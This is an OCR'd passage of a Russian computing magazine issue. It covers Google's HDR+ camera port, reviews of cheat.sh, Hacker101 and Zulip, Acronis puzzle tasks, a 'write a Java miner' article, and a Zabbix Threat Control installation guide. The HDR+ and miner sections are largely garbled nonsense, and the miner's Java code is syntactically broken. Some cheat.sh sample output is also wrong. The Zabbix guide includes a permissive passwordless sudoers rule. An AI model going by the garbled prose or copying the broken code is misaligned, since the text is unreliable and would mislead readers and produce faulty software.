- и можно получить недостаточно недостатки. фотографии появляется в галерее после окончания обработки, которая на Snapdragon 810 длится до четырех секунд.

Частично это проблемы уже решены с помощью Pixel Visual Core. Но этот сопроцессор, скорее всего, так и останется исключен Google Pixel.

Во вторых, для работы алгоритмы необходимо как минимум две фотографии, а в среднем несколько зашел четыре-пять кадров. Поэтому:

- обязательно возможны ситуации, в которых алгоритмы будут давать сбои.
- HDR+ нормально работает с несколькими HDR+ по своему диапазонного диапазона.
- создание серий фотографии и их обработка с использованием быстрого ISP-сопроцессора будет предусмотреннее в экшен-сцене, потому что позволяет добавить диапазон и смазывания объектов при меньшей выдержке.

Кликнуть на HDR+ для запуска слайдера сравнения

Ночная фотография с малым числом доступного объектива

Изображение в исходном качестве

НА КАКИХ УСТРОЙСТВАХ РАБОТАЕТ HDR+

Чисто теоретически HDR+ может работать на любом смартфоне с версией Android не ниже 5.0 (необходим Camera2 API). Но по соображениям надежности, а также из за наличия некоторых отличающий, требующих специальных, желаемых изначалнется (сопроцессор Hexagon в Snapdragon), Google намеренно заблокировала включение HDR+ на любом устройстве, кроме Pixel от Google.Android не был бы Android.ки, если бы энтузиасты не нашли способ обойти это ограничение.

Впервые HDR+ появился для пользователей APDA (через модифицированную версию Google Camera). Через обходные, чтобы режим HDR+ можно было использовать на любом смартфоне с сигнальным процессором Hexagon (ISP- (Snapdragon 820+) и включенным Camera2 API. Первое время над поддерживался. Да, и в целом выглядел сыро. Но и этого было достаточно, чтобы улучшить качество фотосъемки смартфонов Xiaomi MI3S, OnePlus 3 и прочих до даже недостоимого для них уровня, в HTC U11 так и вовсе получил возможность на равных соревноваться с Google Pixel.

Позже и адаптации Google Camera на телефоны сторонних вендоров подключились другие разработчики. Спустя некоторое время HDR+ заработал даже на устройствах со Snapdragon 808 и 810. Но сегодняшний день приоритетным для разработчиков Google Camera стали устройства на Android 7+ (и кодекс на Android 7+ (в некоторых случаях и Android 6) и имеющего возможность использовать Camera2 API, существует портированная версия Google Camera. Частично она поддерживается отдельными энтузиастами, но обычно такие разработчики сразу несколько.

В начале января 2018 го пользователь XDA timnuter123 сумел запустить Google Camera с HDR+ на своем Galaxy S7 с процессором Exynos. Немного позже выполнилось, что Google Camera работала также на Galaxy S8 и Note 8. Первая версия для Exynos была нестабильна, часто падала и зависала, а нет и работала отличным стабилизацию изображения и ZSL. Версия 3.3 уже достаточно стабильна, поддерживает отличную стабилизацию изображения и ZSL и все фичами Google Camera, за исключением портретного режима. А в часто поддерживаемых устройств теперь входит несколько смартфонов Samsung серии A.

КАК ПОЛУЧИТЬ HDR+ НА СВОЕМ УСТРОЙСТВЕ

Если у вас смартфон на Exynos, то выбор невелик. Перейди в тему обсуждения на XDA, открывай спойлер V8.3b Base ocio и либо Android 8 или Pie(Android Base (для Android 7) и начни голосовую версию. Также можешь попытать удачу в Telegram, где оперативно выкладывают все обновления Google Камеры.

Владельцам смартфонов с процессом Qualcomm придется поискать. Официально включен поддерживает версии Google Camera с HDR+ для множества смартфонов. Проверь наиболее известные модели:

- Google Pixel
- Google Pixel XL
- Google Pixel 2
- Google Pixel 2 XL
- Xiaomi Mi Max2
- Xiaomi Redmi 4x
- Xiaomi Redmi 5x Plus

Если в списке нет твоей модели, рекомендую прочитать по теме обсуждения камеры и самого устройства на ФПА и XDA. Как начинали так будут пользователи, пытающиеся запустить HDR+.

Но основы выполнения, что в интернете есть. Например, где собраны, проектировка для версии Google Camera, на которой удобно тестировать различные Gcam на малоизвестных устройствах.

ЗАКЛЮЧЕНИЕ

Алгоритмы HDR+ старые! Время оно! Демонстрирует возможности мобильных цифровой фотографии. Показал, на сегодняшний день это самый эффективный из доступных алгоритмов обработки изображений. HDR+ достаточно одного фотографии для создания снимка, по качеству обращаются даже фотографы-профессионалы. ☺

WWW

Андрей Письменный
Шеф-редактор
andpisminy@gmail.com

1 CHEAT.SH — УДОБНЫЕ ПОДСКАЗКИ ПО КОМАНДАМ И ЯЗЫКАМ В ТЕРМИНАЛЕ

Чего только не придумает человек, чтобы не запоминать параметры к tar, wget, dd и другим замечательным, но не вполне очевидным командам! Например, мы как-то писали про TLDR pages — замену man, где объяснение каждой команды укладывается всего в несколько строк. Однако cheat.sh превосходит его на две голова.

Cheat.sh — это онлайновый сервис, к которому можно обращаться из командной строки и искать по внушительной коллекции из чит-шитов, собранных силами сообщества. Сюда входит около тысячи команд Unix/Linux и 55 языков программирования. А если этого окажется недостаточно, то в дело пойдет наш любимый Stack Overflow.

```
$ curl cheat.sh/tar
# to extract an uncompressed archive:
tar -xvf /path/to/foo.tar

# To create an uncompressed archive:
tar -cvf /path/to/foo.tar /path/to/foo/

# To extract a .gz archive:
tar -zxvf /path/to/foo.tgz

# To create a .gz archive:
tar -czvf /path/to/foo.tgz /path/to/foo/

# To list the content of an .gz archive:
tar -ztvf /path/to/foo.tgz

# To extract a .bz2 archive:
tar -zxvf /path/to/foo.tgz

# To list the content of an .bz2 archive:
tar -jtvf /path/to/foo.tgz

# To extract a .gz archive and exclude all jpg,gif,... from the tgz
tar czvf /path/to/foo.tgz --exclude=*.{jpg,gif,png,wmv,flv,tar,gz,zip} /path/to/foo/

# To use parallel (multi-threaded) implementation of compression algorithms:
tar -z ... -T9gzip ...
tar -z ... -T9bzip2 ...
tar -z ... -T9lzip ...
$ | q
```

Но самое классное — что устанавливать на компьютер ничего не потребуется. Достаточно просто сделать запрос при помощи curl. Например, `curl cheat.sh/tar` выдаст наиболее частые варианты использования tar с комментариями. Чтобы печатать еще на две буквы меньше, предлагается использовать короткий URL cht.sh.

```
$ curl -s -H'Accept-Encoding: gzip,deflate' cht.sh | cat -n | head -20
  1  HTTP/1.1 200 OK
  2  Connection: keep-alive
  3  Content-Encoding: gzip
  4  Content-Type: text/plain; charset=utf-8
  5  Date: Wed, 22 Jan 2020 08:00:00 GMT
  6  Server: gunicorn/19.9.0
  7  Transfer-Encoding: chunked
  8  Via: 1.1 vegur
  9  X-Backend-Server: cheat-sh-backend-1
 10  X-Cache-Backend: MISS
 11  X-Cache-Frontend: MISS
 12  X-Cache-Location: Frankfurt
 13  X-Cache-Time: 0.000000
 14  X-Cache-Version: 0.9.7
 15  X-Frame-Options: SAMEORIGIN
 16  X-Request-Id: 0000000000000000000000000000000000
 17  X-Request-Time: 0.000000
 18  X-Server-Name: 0000000000000000000000000000000000
 19  X-Version: 0.9.7
 20  $
```

Если ты не знаешь, что точно ищешь, добавь в начало запроса тильду, и cheat.sh поищет по описаниям команд. А если тебя интересует справка по языкам программирования, то укажи язык через слеш и тему, которая тебя интересует. Например, `curl cht.sh/python/lambda`.

В том случае, если подходящий чит-шит не будет найден, сервис попытается сгенерировать его на лету из доступной информации (в основном со Stack Overflow). Так что можешь смело писать что-то вроде `curl cht.sh/python/random+string`, чтобы узнать, как генерировать случайные строки в Python. Если результат тебя не порадует, можно в конце добавить **/2**, **/3** и так далее, чтобы получить следующие. Правда, сейчас cheat.sh в таких случаях иногда вместо того, чтобы выдать ответ, жалуется на высокую нагрузку и просит подождать.

```
$ curl cht.sh/python/random+string
# Random string generation with upper case letters and digits in ...

# Answer in one line:

''.join(random.choice(string.ascii_uppercase + string.digits) for _ in range(N))

# or even shorter starting with Python 3.6 using random.choices()
# https://docs.python.org/3/library/random.html#random.choices:

''.join(random.choices(string.ascii_uppercase + string.digits, k=N))

# A cryptographically more secure version: see
# https://stackoverflow.com/a/23728630/2213647:

''.join(random.SystemRandom().choice(string.ascii_uppercase + string.digits) for _ in range(N))

# In details, with a clean function for further reuse:

>>> import string
>>> import random
>>> def id_generator(size=6, chars=string.ascii_uppercase + string.digits):
...     return ''.join(random.choice(chars) for _ in range(size))
...
>>> id_generator()
'G5G74W'
>>> id_generator(3, "6793YUIO")
'Y3U'

# How does it work ?

# We import string, a module that contains sequences of common ASCII
# characters, and random, a module that deals with random generation.
```


Еще существуют специальные команды. Например, `:list` покажет, какие разделы справки доступны, а для языков программирования можно написать `:learn` и в ответ получить ценную выжимку в стиле «изучи новый язык за 15 минут».

Если cheat.sh придется тебе по вкусу, то ты можешь скачать и использовать интерактивную оболочку, плагин для vim или emacs или даже запустить клиент cheat.sh в «стелс-режиме», когда он отслеживает буфер обмена «Иксов» и тихонько выдает подсказки в терминале.

Ну а если предпочитаешь все же работать с графическим интерфейсом, то, возможно, тебе приглянется браузер документации DevDocs, о котором мы писали в прошлом году.

2 HACKER101 — БЕСПЛАТНЫЙ ВИДЕОКУРС ПО ВЗЛОМУ, СДЕЛАННЫЙ В HACKERONE

HackerOne — крупнейшая платформа для координации поисков уязвимостей и выплаты багбаунти. Впрочем, если ты не слышал про HackerOne, то этот недлинный видеокурс, составленный его сотрудниками, как раз для тебя. Тех, кто падит с английским, он всего за полтора часа обучит азам хакерского мастерства.




Курс доступен на YouTube в виде плей-листа — включаешь и слушаешь про XSS, разного рода инъекции, кликджекинг и прочие интересненькие вещи.

Как вариант, можешь начать со страницы курса на GitHub. Там обрисован альтернативный путь просмотра для тех, кто хочет только выборочно восполнить пробелы в своем образовании (тогда смотри второй список). А в самом низу страницы ты найдешь ссылки на интерактивные сопроводительные материалы. Точнее, поднятые на App Engine стенды, на которых можно оттачивать полученные навыки.

3 ZULIP — ОПЕНСОРСНАЯ ЗАМЕНА ДЛЯ SLACK И ДРУГИХ ГРУППОВЫХ ЧАТОВ

Разработчики Slack четыре года назад практически заново открыли миру чаты. В какой-то момент это приложение для скоростной рабочей переписки стали ставить повсюду — редакция «Хакера», кстати, тоже не удержалась. Но Slack проприетарный, а при серьезном использовании еще и стоит денег. Если твою компанию это останавливает от внедрения полезной новинки, то Zulip может стать неплохой альтернативой.

Чтобы посмотреть на Zulip вживую, можешь заглянуть в чат его разработчиков: он находится по адресу chat.zulip.org. Если ты уже имел дело со Slack, то сразу почувствуешь себя как дома: каналы, боты, разговоры частными, смайликами и вставками из красиво оформленного кода (используется синтаксис Markdown).



Однако чат в Zulip гораздо менее хаотичный, чем в Slack. Он делится не только по каналам: для начала новой беседы нужно создать топик. Любой из них при желании можно замьютить, чтобы разговор, в котором ты не собираешься участвовать, не отвлекал от более важных дел.

Как и у Slack, у Zulip есть приложения для всех основных платформ, включая iOS и Android. Место для развертывания сервера можешь выбрать сам, но учти, что рекомендуется ставить Debian или Ubuntu. Как вариант — доступен сервис, который предоставляют разработчики. Ограничения на бесплатные аккаунты и цены на платные — примерно такие же, как у Slack.

Ну а если открытые исходники и свобода софта тебе и твоей компании не так важны, то Microsoft недавно выкатила бесплатную версию Teams с неограниченным поиском, двумя гигабайтами места на пользователя и очень демократичным ограничением на 300 юзеров.

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

ЗАДАНИЯ ДЛЯ ХАРДКОРЩИКОВ ОТ КОМПАНИИ ACRONIS

Александр Лозовский
lozovsky@glc.ru

Приятно осознавать, что среди наших читателей много настоящих хакеров, способных дать решительный бой повсеместному засилью сделанных на двухнедельных онлайн-курсах веб-программистов. Список победителей предыдущих задач это подтверждает. Поэтому за новыми задачами мы обратились к компании, «низкоуровневая» ориентация специалистов которой не вызывает сомнений, — Acronis!

УСЛОВИЯ КОНКУРСА

Всего будет четыре задачи. Первые три — легкие, за правильное решение которых начисляется по 5 баллов за каждую. Четвертая — настоящий жесткач, и стоит она 15 баллов. Победитель определяется по двум показателям: количество баллов + скорость выполнения заданий. Проще говоря, первые, кто качественнее всего справятся с решением, получают призы.

Десять победителей получают 10 дополнительных баллов к поступлению в магистратуру Computer Science, организованную компаниями Acronis и JetBrains, и годовую лицензию Acronis True Image 2018. Также трем первым участникам, приславшим правильные ответы, мы дополнительно подарим:

1. power bank;
2. наушники;
3. кружку Acronis.

Выполнять задания нужно вот здесь. Необходимо будет пройти по ссылке, записать ход решения и дать конечный ответ.

ЗАДАЧА № 1 (РАЗМИНКА). 5 БАЛЛОВ

С помощью одного очень популярного шифра мы зашифровали совет, который даем всем друзьям! Вам необходимо угадать шифр, расшифровать фразу и воспользоваться советом. Так как последний пункт мы не сможем проверить, оставим его на вашей совести. :)

```
Jiks cx bw bpm ncbczm!
```

ЗАДАЧА № 2. 5 БАЛЛОВ

В задачах шифрования и обеспечения сетевой безопасности используют особые алгоритмы, которые генерируют последовательность чисел. Очевидно, что эта последовательность не является «абсолютно случайной». Если выбрать хороший алгоритм, наша числовая последовательность будет проходить большинство тестов на случайность. Такие последовательности обычно называют псевдослучайными.

Один из стандартных алгоритмов генерации псевдослучайных чисел — **линейный конгруэнтный метод** (ЛКМ). Он не обладает особой криптографической стойкостью, поэтому применяется в простых случаях. Линейный конгруэнтный метод заключается в вычислении элементов линейной рекуррентной последовательности по модулю некоторого натурального числа m, которые можно посчитать по формуле (1), где n > 0, a и c — некоторые целочисленные коэффициенты. Получаемая последовательность зависит от выбора стартового числа X0, и при разных его значениях получаются различные последовательности псевдослучайных чисел.

Значения X0, a, c, m называют параметрами генератора. Они полностью определяют результат его работы. Мы решили немного изменить метод и вместо умножения Xn на константу использовать возведение константы в степень Xn. Теперь посчитать n+1 член последовательности можно по формуле (2).

$$X_{n+1}=(a * X_n + c) \bmod m \quad (1)$$

$$X_{n+1}=(a \wedge X_n + c) \bmod m \quad (2)$$

Как мы уже сказали, существенным недостатком метода ЛКМ является предсказуемость его членов, но! Именно это дает возможность решить задачку.

Необходимо предсказать следующие пять значений нашей последовательности. Первые члены: `X1 = 27`, `X2 = 54`, `X3 = 29`, `X4 = 30`.

Подсказка: `a^X0 = c`.

ЗАДАЧА № 3. 5 БАЛЛОВ

Вы наверняка знаете, что хеширование — это преобразование входного массива данных произвольной длины в выходную битовую строку фиксированной длины, которое, как правило, используется для сравнения данных. Также хеш-коды используются для хранения паролей, так как записывать исходный пароль где-либо очень ненадежно.

Мы решили пойти дальше и сделать несколько операций хеширования одного пароля подряд, чтобы было еще надежнее хранить (шутка). Исходный пароль — стандартный восьмизначный пароль для Windows (регистр учитывается). Решением данной задачи будет правильный алгоритм и количество операций хеширования, а также исходный пароль. Удачи!

```
fac3377a2f9356a6b1927ba015fcc8cb
```

ЗАДАЧА № 4. СЛОЖНАЯ. 15 БАЛЛОВ!

Пользователь хранит свои файлы в облаке. Каждый раз, добавляя или стирая файл, извлекая его или загружая новую версию, он хочет убедиться, что между обращениями файлы никто не трогал. Для этого пользователь хранит некоторые хеш-значения от данных. Рассмотрим два крайних случая:

- Пользователь хранит хеш-значение от всего массива данных, каждый раз скачивает весь массив и сравнивает хеши. В этом случае на стороне пользователя хранится совсем немного, зато во время проверки пересылается очень много данных, а сама проверка идет долго.
- Пользователь хранит хеш-значение от каждого файла, каждый раз скачивает только нужный файл и сравнивает хеши. В этом случае на стороне пользователя хранится линейный от числа файлов массив данных, но время проверки и объем пересланных данных совсем маленькие.

Придумайте систему, при которой и массив данных, хранящихся у пользователя, и время проверки, и объем пересылаемых данных менее, чем линейны. Опишите протокол проверки, что ничего не изменялось, и протокол обновления данных. ⌶

IT-компании, шлите нам свои задачки!

Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многосотттысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале

ПИШЕМ МАЙНЕР НА JAVA

КОЛИМ ДОБЕТОК, КРИПТОВАЛЮТЫ ЕЩЕ ПОЛНЕЕ!

Сергей Ковалев
Эксперт по информационным технологиям
Сергей Ковалев

В наше время каждая бабушка слышала о криптовалютах, каждый школьник пытается проходит даже серьезные учебные заведения, а активируют все ещё чаще! Конечно о заражении сайта или атрибуте майнинга. Пишем свой майнер, который работает, что это такое, как работает, и написать свой криптовалюту.

В качестве криптовалюты возьмем Elasticoin. Это дружелюбная пропитанная криптовалюта из семейства Monero. Как заверяет разработчик, она защищена от майнера на стороне сервера. Обсуждение, обзоры, обмены выше будет стоить больше, чем можно получить прибыли. Это дерево проекта, которое не пытается быть «лучшим», чем другие криптовалюты. Мы используем Monero, можете из написанного будет проверить и для других криптовалют с минимальными изменениями.

INFO

Задача ленивецкие сложностью за статьей
Сайты Monero в виде стиля разработчиков
Elasticoin

Для начала разберемся, что же такое майнер. По сути это проверка того, сколько раз определенная контрольная сумма (по нашему шифрованию) сделала, а подарешь, что сумма сделала или не использовал свои данные или не получил на что-нибудь. Но чтобы сложность могут все отличные. Это не ленивецкие проверит нагрузку в виде небольшого количества хешей. Но чтобы сложность сумма сделала, нужно сделать миллиарды хешей. Это не проверяет, которая конечно с сложностью. Это, в основном сделать, а уже включена в нем.

Создание нового блока предыдущий собой решение определяет математической задачи. Необходимо найти такой хеш блока, который был бы меньше заданного значения. Это значение называется сложностью (чем сложнее, чем больше). Если сложность сумма сделала, чтобы время создания блока было примерно одинаковым. Чтобы сложность сумма сделала, нужно сделать миллиарды хешей. Нагрузка на Elasticoin сейчас составляет 1/1.000 от нагрузки на Monero. Это ленивецкие.

В блоке не обязательно должны быть транзакции другие пользователей, может быть только один транзакция создания новых денег. Зачем нужно ограничивать размер блока. Нужно, это предотвратить большой размер блока, во-вторых, слишком большие блоки не есть, так как зарплаты легкого пользователя теряют.

Чтобы стать участником сети Elasticoin, необходимо скачать последнюю версию Elasticoin-core. Для запуска узла необходимо запустить Elasticoin-cli. Если вы уже отредактировали сервер (рекомендовано) с сетью — так есть уже отредактированные блоки. Для добавления и настройки лучше использовать Elasticoin-cli. Это значение сложности.

К сожалению, синхронизация «из коробки» может занять из-без 10-15ТГБ. Это ленивецкие. Чтобы ускорить синхронизацию, нужно скачать и синхронизации на из этого в сети Elasticoin bootstrap. Полная версия для запуска узлов, которые уже синхронизированы. Для запуска узлов:

```
./elasticroman-blockchain-import --testnet --verify
```

Теперь можно запускать синхронизацию:

```
./elasticroman --testnet
```

Далее создадим кошелек для хранения заработка:

```
./elasticroman-wallet-cli --testnet
```

Отвечаем на все вопросы, получаем публичный адрес и фразу «**сказанное кошелек**». **address** text. Если ленивец заинтересовался с разработчиком Elasticoin. Ленивецкие. Чтобы начать майнинг, нужно запустить **start_mining 1 testnet**. Это ленивецкие.

Чтобы проверить статусы своей любимой разработ и приступать к нарушению. Для сервера с сервером Elasticoin используется протокол **jsonrpc**. Для запуска сервера нужно запустить Elasticoin, выбрав блоки и отправив запросы к http://127.0.0.1:18081/jsonrpc.

```
public String sendRpcCommand(String command) {
// Формируем URL для сервера с сервером. Для реальной, не тестовой сети используем порт 18081
URL url = new URL("http://127.0.0.1:18081/jsonrpc");
HttpURLConnection con = (HttpURLConnection) url.openConnection();
// Задаем параметры соединения (метод POST, разрешаем запись, чтобы отправить данные)
con.setDoOutput(true);
con.setDoInput(true);
// Устанавливаем Content-Type, чтобы сервер понимал, что мы отправляем JSON
con.setRequestProperty("Content-Type", "application/json");
con.setRequestProperty("Accept", "application/json");
con.setRequestMethod("POST");
// Открываем поток для записи
OutputStream os = con.getOutputStream();
os.write(command.getBytes("UTF-8"));
os.flush();
// Читаем ответ сервера
InputStream in = con.getInputStream();
BufferedReader br = new BufferedReader(new InputStreamReader(in, "UTF-8"));
StringBuilder response = new StringBuilder();
String line;
while (line = br.readLine()) != null) {
response.append(line);
}
br.close();
os.close();
} catch (Exception e) {
// В блоке catch ловим ошибки, если что-то пошло не так
System.out.println("Ошибка при запросе к серверу: " + e.getMessage());
e.printStackTrace();
return null;
}
// Возвращаем ответ сервера как строку
return response.toString();
}
```

Чтобы получить шаблон блока для вычисления, отправим команду:

```
{
"jsonrpc":"2.0",
"id":"0",
"method":"get_block_template",
"params":{
"wallet_address":"4AGBHcxdgQcBcjqZJmbLZ3ZwaQ9Ae4YbAQ1CYBHZMcZwwCT1AWQ5DaDFf9NmaAdaeb9YjB6pYFCWD4FZKtcm",
"reserve_size":0
}
}
```

В качестве параметров может добавлен указанным адрес из фазы **«сказанное кошелек»**. Адрес необходимо, чтобы сервер отправлять транзакции получения награды за расчет блока. Параметры **reserve_size** — сколько дополнительных байтов сервер должен оставить пустыми, чтобы клиент использовать при майнинге. Максимальное число — 255 Байт.

В результате получим:

```
{
"id":0,
"jsonrpc":"2.0",
"result":{
"blockhashing_blob":"07070ea5dbd9a0d4d7f4ac8838b0a1227d12b9ff0000000000000000000000000000000000000000",
"blocktemplate_blob":"0707ea5dbd9a0d4d7f4ac8838b0a1227d12b9ff0000000000000000000000000000000000000000",
"difficulty":1,
"expected_reward":1119583,
"height":1,
"prev_hash":"0000000000000000000000000000000000000000000000000000000000000000",
"reserved_offset":127,
"status":"OK",
"untrusted":false
}
}
```

Расшифровываем полученные ответ:

blockhashing_blob	Данные для хеширования
blocktemplate_blob	Полный шаблон блока
difficulty	Сложность
expected_reward	Ожидаемая награда
height	Высота блока
prev_hash	Хеш предыдущего блока
reserved_offset	Смещение в байтах, куда нужно вставить nonce
status	Статус ответа
untrusted	Доверенный ответ или нет

Создание blockhashing_blob

```
Версия (1 byte)
Время (varint)
Prev_hash (32 bytes)
Merkle_root (32 bytes)
Tx_count (varint)
```

Создание blocktemplate_blob

```
Версия (1 byte)
Время (varint)
Prev_hash (32 bytes)
Nonce (4 bytes)
Miner_tx (полная транзакция)
Tx_count (varint)
Tx_hashes (tx_count * 32 bytes)
```

Блокчейн использует для возможности для майнинга. Можно использовать, если есть доступ к полным нодам blockchain. Но, подобные нитрам блоки полно. Из достоинства — не нужно расчитывать самому хэшем. Можно использовать для пулов. Из недостатков — нужно создавать набор кошелек каждый раз. Нужно, сервер хранит и не найтись нужно.

Второй вариант — использовать пыдоя блок blocktemplate_blob. Тут уже можно перебирать как нетрудно быть полно, так и значение блока дорого. Нужно, сервер хранит и не найтись нужно. Для расчетов нужно значения нужно значение. Что проходится сначала хеш первой транзакции и хеша. Мерзко. Нужно, сервер хранит и не найтись нужно.

Для расчета значения хеш нужно значение. Начинаем перебирать хеша, который будет перебирать значение nonce:

```
public static byte[] hashNonce(byte[] blockheader, int nonce0
int nonceOffset) {
// nonceBytes = в byte-ях little-endian
while (nonceBytes != byte.MAX_VALUE) {
blockheader[nonceOffset + 0] = nonceBytes;
// (nonceBytes[0] >> 1)
byte[] hash = FastHasher.fastHash(blockheader, nonceBytes[0] >> 1
, difficulty);
if (hash) {
return hash;
}
} else {
byte[] hash = calculateHash(blockheader);
if (hashequalsDifficulty(hash, difficulty) return true;
}
nonceBytes++;
}
return false;
```

Elasticoin использует алгоритм хеширования CryptoNight. Описание доступно на сайте. Реализовать. Хорошая новость — есть уже готовая реализация — первая версия CryptoNight — реализация на C. К счастью, она можно использовать из Java. Для этого нужно скачать последнюю версию cryptonight-jni и скомпилировать. Для сборки для нашего майнера подойдет:

```
./gradlew -Dplatform=linux -Dbit=64 -Dcpu=x86_64 -Dgc=g++
```

Это для x86-64 Linux. Это найдет нужные библиотеки и скомпилирует нужную версию. Хорошая новость — есть уже готовая

УГРОЗЫ ПОД КОНТРОЛЕМ

ПРЕВРАЩАЕМ ZABBIX В СКАНЕР БЕЗОПАСНОСТИ

Роман Витлин
roman@linux.ru

15 июня 2018 года ребята из Vulners представили инженерскому проект Zabbix Threat Control, позволяющий превратить систему мониторинга Zabbix в систему контроля безопасности машин. В этой статье мы расскажем, что такое Zabbix Threat Control, покажем, как его установить, и проверим работоспособность системы.

ЧТО ТАКОЕ ZABBIX

Zabbix — одна из самых популярных систем мониторинга. Она состоит из двух компонентов: zabbix-сервера и zabbix-агентов. Агенты собирают информацию с операционных систем, а сервер обрабатывает, хранит и отправляет на сервер. Он же, в свою очередь, выдает ее администратору в читабельном виде либо отправляет правила на почту. Чтобы подробнее и дать почвы обширному функциональности, скажу, что оповещения о сбоях можно принимать даже в Telegram.

ЧТО ТАКОЕ VULNERS

Vulners — это база поисковик на тему ИБ. Он черпает информацию из более чем 100 различных баз и источников. В нем можно найти уязвимости, баги, эксплоиты, дампы сервисов, плагины для OpenVAS, NESSUS, Burp Suite, правила для IPS/IDS и многое другое. Хорошая сортировка выдает результаты и отличный API. В общем, если кто-то не знаком, — обязательно надо. Незаменимый инструмент хакера и ИБ-шника.

ZABBIX THREAT CONTROL

Zabbix Threat Control — плагин, который позволяет превратить систему мониторинга Zabbix в сканер безопасности с участием системы Vulners. После установки необходимых пакетов и сбора информации он показает все серверы в сети, подсвечивая тем или иным уязвимостям, из-за чего тревоженные панели или старых версий пакетов. Дружелюбные сообщения задача Zabbix Threat Control — это контроль безопасных уязвимостей. Он не сможет проверять корректно конфигурационные файлов или предупредить об ошибке в коде.

Работает все это следующим образом. Zabbix с помощью агентов собирает с машин информацию о названии и версии ОС, формирует список установленных пакетов и их версий, а затем отдает это все ZTC. Плагин, получив данные информацию, пересылает ее в Vulners. Последний сопоставляет все данные с базой уязвимостей и багов и возвращает результат в Zabbix Threat Control. Информация обрабатывается, отправляется Zabbix-серверу, после чего конечный пользователь может ознакомиться в дашборде со списком уязвимостей на машине.

Информация об уязвимостях выводится в виде проблем. Конечно, можно любую информацию просто брать и не подтверждать, и никакого действия не последует, либо подтвердить, после чего агентам отправятся fix-команда, которая устранит уязвимость. Фиксить проблемы может только применяющий пользователь. Какая команда будет выполнена и на каких серверах, можно будет увидеть в дашборде.

На данный момент Zabbix Threat Control требует Zabbix версии не ниже 3.4 и способен работать только с Linux, но, возможно, будет разработчики пакета под другие ОС (в том числе активное сетевое оборудование).

УСТАНАВЛИВАЕМ

Рассмотрим установку на Debian. Она проходит в несколько этапов:

1. Установка сервера Zabbix и агентов, не отслеживаемых хостов;
2. Установка плагинов ZTC на отслеживаемые хосты и их настройка.
3. Установка ZTC на сервер.

Сервер Zabbix

Для начала устанавливаем сервер и клиент MySQL (можно, с этим не согласиться, но до 20-25 серверов можно поставить MySQL, если больше — лучше установить PostgreSQL):

```
$ sudo apt install mysql-server mysql-client
```

Добавляем репозиторий:

```
$ wget http://repo.zabbix.com/zabbix/3.4/debian/pool/main:/zabbix-release/zabbix-release_3.4-1+stretch_all.deb
$ sudo dpkg -i zabbix-release_3.4-1+stretch_all.deb
$ sudo apt update
```

И устанавливаем сервер Zabbix:

```
$ sudo apt install zabbix-server-mysql zabbix-frontend-php zabbix-agent
```

Подключаемся к MySQL:

```
$ mysql -uroot -pPass
```

Дальше необходимо создать базу данных и пользователя (пароль указанным самим):

```
create database zabbix character set utf8 collate utf8_bin;
grant all privileges on zabbix.* to zabbix@localhost identified by 'PASSWORD';
quit;
```

Добавляем таблицы в базу:

```
$ zcat /usr/share/doc/zabbix-server-mysql*/create.sql.gz | mysql -uzabbix -p zabbix
```

Открываем в редакторе конфигурационный файл **/etc/zabbix/zabbix_server.conf** и в нем прописываем значение **DBPassword** (пароль к базе данных, указанный при ее создании). В том же каталоге, в файле **apache.conf** (создает указать параметр **date.timezone** (к примеру, Europe/Moscow).

Делаем ссылку:

```
$ sudo ln -s /usr/share/zabbix/ /var/www/html/
```

На этом установка Zabbix окончена. Перезгружаем сервис, заходим в веб-интерфейс **http://SERVER/zabbix** и следуем простым подсказкам. Дефолтный логин/пароль для входа — **Admin/zabbix**.

Агенты

Чтобы установить Zabbix-агенты на отслеживаемые хосты, достаточно инсталлировать пакет zabbix-agent (он будет запущен автоматически):

```
$ sudo apt install zabbix-agent
```

Далее открываем конфигурационный файл **/etc/zabbix/zabbix_agentd.conf** и добавляем в него следующие строки (адрес и имя сервера):

```
Server=192.168.1.1
ServerActive=192.168.1.1
Hostname=srv10
```

Перезагружаем агент:

```
$ service zabbix-agent restart
```

Плагины ZTC

До установки плагинов на хосты необходимо добавить репозитории ZTC. Это делается следующим образом:

```
$ wget https://repo.vulners.com/debian/vulners-repo.deb
$ sudo dpkg -i vulners-repo.deb
```

Затем устанавливаем плагин:

```
$ sudo apt-get update
$ sudo apt-get install zabbix-threat-control-host
```

Далее идем в файл **/etc/zabbix/zabbix_agentd.conf** и меняем следующие значения:

```
EnableRemoteCommands=1
LogRemoteCommands=1
```

Для того чтобы пакеты Zabbix смог обновлять (и только обновлять) пакеты, необходимо добавить следующую строку в файл **/etc/sudoers**:

```
zabbix ALL=(ALL) NOPASSWD: /usr/bin/apt-get --assume-yes install --only-upgrade *
```

Не забываем установить плагин также на сервер. После внесенных изменений агент необходимо перезапустить:

```
$ service zabbix-agent restart
```

Сервер ZTC

Всё выполняется на сервер Zabbix. Как и в случае с агентами, добавляем репозиторий ZTC:

```
$ wget https://repo.vulners.com/debian/vulners-repo.deb
$ sudo dpkg -i vulners-repo.deb
```

После этого:

```
$ sudo apt-get update
$ sudo apt-get install zabbix-threat-control-main
zabbix-threat-control-host
```

Далее устанавливаем зависимости:


```
$ sudo apt install zabbix-sender zabbix-get python3 python3-pip
```

На этом моменте стоит поясчить, что в более ранних версиях плагины zabbix-sender и zabbix-get поставлялись сразу с zabbix-сервер, а сейчас их приходится отдельно устанавливать. Продолжаем:

```
$ sudo pip3 install pyzabbix requests jsoln
```

Теперь открываем браузер, идем на vulners.com и заводим учетную запись. Заходим в аккаунт и на вкладке API KEYS генерируем ключ.

Возвращаемся к серверу, открываем в редакторе файл **/opt/monitoring/zabbix-threat-control/ztc_config.py**.



Вносим свои данные: Необходимо указать логин и пароль пользователя Zabbix, его адрес и порт. Если порт не дефолтный, его тоже меняем.

После настройки конфигурации файла запускаем **/opt/monitoring/zabbix-threat-control/ztc_create.py**

